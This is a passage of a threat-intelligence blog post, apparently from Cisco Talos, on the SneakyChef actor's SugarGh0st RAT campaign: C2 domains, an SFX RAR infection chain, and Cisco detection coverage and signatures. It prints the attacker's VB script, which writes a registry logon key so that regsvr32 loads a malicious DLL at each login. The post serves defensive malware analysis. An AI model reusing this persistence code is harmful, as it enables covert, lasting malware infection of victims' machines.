Recently, Proofpoint researchers reported a SugarGh0st campaign targeting an organization in the U.S. involved in artificial intelligence across academia, the private technology sector, and government services, highlighting the wider adoption of SugarGh0st RAT in targeting various business verticals.

Threat actor continues to leverage old and new C2 domains

After Talos' initial disclosure of SugarGh0st campaign in November 2023, we are attributing the past attacks to the newly named threat actor SneakyChef. Despite our disclosure, SneakyChef continued to use the C2 domain we mentioned and deployed the new samples in the following months after our blog post. Most of the samples observed in this campaign communicate with the C2 domain account[.]drive-google-com[.]tk, consistent with their previous campaign. Based on Talos' Umbrella records, resolutions to the C2 domain were still observed until mid-May.




DNS requests for the SugarGh0st C2 domain.


Talos also observed the new domain account[.]gommask[.]online, reported by Proofpoint as being used by SugarGh0st. The domain was created in March 2024, and queries were observed through April 21.

Infection chain abuse SFX RAR as the initial attack vector

With Talos' first reporting of the SugarGh0st campaign in November, we disclosed two infection chains that utilized a malicious RAR with an LNK file, likely delivered via phishing email. In the newly observed campaign, in addition to the old infection chains, we discovered a different technique from a few malicious RAR samples.



The threat actor is using an SFX RAR as the initial vector in this attack. When a victim runs the executable, the SFX script executes to drop a decoy document, DLL loader, encrypted SugarGh0st, and a malicious VB script into the victim's user profile temporary folder and executes the malicious VB script.



The malicious VB script establishes persistence by writing the command to the registry key `UserInitMprLogonScript` which executes when a user belonging to either a local workgroup or domain logs into the system.

HKCU\Environment\UserInitMprLogonScript	regsvr32.exe /s %temp%\update.dll

```
on Error Resume next
set obj=wscript.createObject("wscript.shell")
obj.RegWrite "HKCU\Environment\UserInitMprLogonScript","regsvr32.exe /s %temp%\update.dll"
obj.run "%temp%\default.doc",1
```

When a user logs into the system, the command runs and launches the loader DLL “update.dll” using regsvr32.exe. The loader reads the encrypted SugarGg0st RAT “authz.lib”, decrypts it and injects it into a process. This technique is same as that of the SugarGh0st campaign disclosed by the Kazakhstan government in February.

Coverage

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SID for this threat is 62647.

ClamAV detections are also available for this threat:

Win.Trojan.SugarGh0stRAT-10014937-0

Win.Tool.DynamicWrapperX-10014938-0

Txt.Loader.SugarGh0st_Bat-10014939-0

Win.Trojan.SugarGh0stRAT-10014940-0

Lnk.Dropper.SugarGh0stRAT-10014941-0

Js.Trojan.SugarGh0stRAT-10014942-1

Win.Loader.Ramnit-10014943-1

Win.Backdoor.SugarGh0stRAT-10014944-0

Win.Trojan.SugarGh0st-10030525-0

Win.Trojan.SugarGh0st-10030526-0

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries related to this threat, please follow the links:

- SugarGh0st RAT file detected

- SugarGh0st RAT Registry key

Indicators of Compromise

Indicators of Compromise associated with this threat can be found here

---